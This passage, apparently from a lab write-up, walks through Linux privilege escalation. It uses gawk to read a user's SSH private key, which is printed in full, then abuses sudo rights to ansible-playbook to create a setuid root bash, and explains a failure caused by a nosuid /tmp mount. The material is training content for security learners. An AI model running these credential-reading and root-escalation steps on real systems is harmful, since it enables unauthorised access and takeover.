
GTFOBins is a curated list of Unix binaries that can be abused for privilege escalation when they have special permissions like SUID bits or Linux capabilities.
I didn't though, Google search will show you that we can read files using the print clause in gawk, listing directories under /home there is a single home directory on the system which belongs to martin so I started looking for possible default files like SSH keys
As you can see we got a private key for martin under ~/.ssh/id_rsa
www-data@lk-linux1:/var/www/html/wp-admin$ gawk '{ print }' /home/martin/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBTudKzD7WZiy45kjK4hKLeW+5CMJ57lF5MRWUJXcHdBwAAAJjrcD2q63A9
qgAAAAtzc2gtZWQyNTUxOQAAACBTudKzD7WZiy45kjK4hKLeW+5CMJ57lF5MRWUJXcHdBw
AAAECiH5d/zRQvl3QQYF/WQMBpc3zGJ/9TMjFRXlRKk8HhulO50rMPtZmLLjmSMriEot5b
7kIwnnuUXkxFZQldwd0HAAAAEG1hcnRpbkBsay1saW51eDEBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
www-data@lk-linux1:/var/www/html/wp-admin$
Once we adjust the permissions and connect as martin we're in
┌─[]─[10.200.94.171]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ chmod 600 martin.ssh

┌─[]─[10.200.94.171]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ ssh -i martin.ssh martin@lklinux1.local
< SNIP>
Last login: Sun Sep 6 01:38:31 2026 from 10.0.0.247
martin@lk-linux1:~$ id
uid=1000(martin) gid=1000(martin) groups=1000(martin),100(users)
martin@lk-linux1:~$
Shell as root
Running sudo -l to know if we can run any commands as root, we'll see that we can run only one command which is ansible-playbook
martin@lk-linux1:~$ sudo -l
User martin may run the following commands on lk-linux1:
    (root) NOPASSWD: /usr/bin/ansible-playbook
Ansible is an automation tool used to configure servers, deploy software, and manage infrastructure using simple YAML files called playbooks that describe tasks to run, like package installs, copy files, run shell commands, restart services, and so much more (I recommend you read about it for setup automation as that'll be helpful for you)
ansible-playbook is the command that executes those YAML playbooks. It reads the tasks, connects to target hosts (or localhost if none specified), and runs each task in order which is exactly why it's dangerous with sudo access: since a playbook can contain a shell/command module running arbitrary commands, letting a low-priv user run ansible-playbook as root effectively lets them execute any command as root by just writing it into a YAML task file.

So after writing this playbook under ~/tasks we can run it as sudo now
- hosts: localhost
  tasks:
    - name: pwn
      shell: cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash
Running the playbook returns that everything is done and fine
martin@lk-linux1:~/tasks$ sudo /usr/bin/ansible-playbook task.yml
[WARNING]: No inventory was parsed, only implicit localhost is available
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] ***********************************************************************************************************************************************************

TASK [Gathering Facts] *****************************************************************************************************************************************************
ok: [localhost]

TASK [pwn] *****************************************************************************************************************************************************************
changed: [localhost]

PLAY RECAP *****************************************************************************************************************************************************************
localhost : ok=2 changed=1 unreachable=0 failed=0 skipped=0 rescued=0 ignored=0
But when trying to run /tmp/rootbash -p it still lands us in martin's context
martin@lk-linux1:~/tasks$ /tmp/rootbash -p
martin@lk-linux1:~/tasks$ id
uid=1000(martin) gid=1000(martin) groups=1000(martin),100(users)
Even though the file shows rws for owner and that's where I suspected that the /tmp path has nosuid set on it
martin@lk-linux1:~/tasks$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1540520 Sep 14 03:11 /tmp/rootbash
martin@lk-linux1:~/tasks$ mount | grep /tmp
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,nr_inodes=1048576,inode64,usrquota)
martin@lk-linux1:~/tasks$
nosuidis a filesystem mount option. When a filesystem or a specific mount point like/tmpis mounted withnosuid, the kernel ignores the setuid/setgid bits on any executable stored there even if the file's permissions showrws(setuid set).
So it is just a hiccup that we can resolve by changing the path of the copied binary to the home directory where there is no nosuid set on it
martin@lk-linux1:~/tasks$ sudo /usr/bin/ansible-playbook task.yml
[WARNING]: No inventory was parsed, only implicit localhost is available
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] ***********************************************************************************************************************************************************

TASK [Gathering Facts] *****************************************************************************************************************************************************
ok: [localhost]

TASK [pwn] *****************************************************************************************************************************************************************
changed: [localhost]

PLAY RECAP *****************************************************************************************************************************************************************
localhost : ok=2 changed=1 unreachable=0 failed=0 skipped=0 rescued=0 ignored=0
And if we run the same now we'll drop into a root shell

Path
That's what we did in this lab
Resources
- https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress
- https://github.com/wpscanteam/wpscan
- https://owasp.org/www-community/attacks/Path_Traversal
- https://www.php.net/manual/en/function.include.php
- https://man7.org/linux/man-pages/man7/capabilities.7.html
- https://gtfobins.github.io/gtfobins/gawk/
- https://docs.ansible.com/ansible/latest/cli/ansible-playbook.html
- https://book.hacktricks.xyz/linux-hardening/privilege-escalation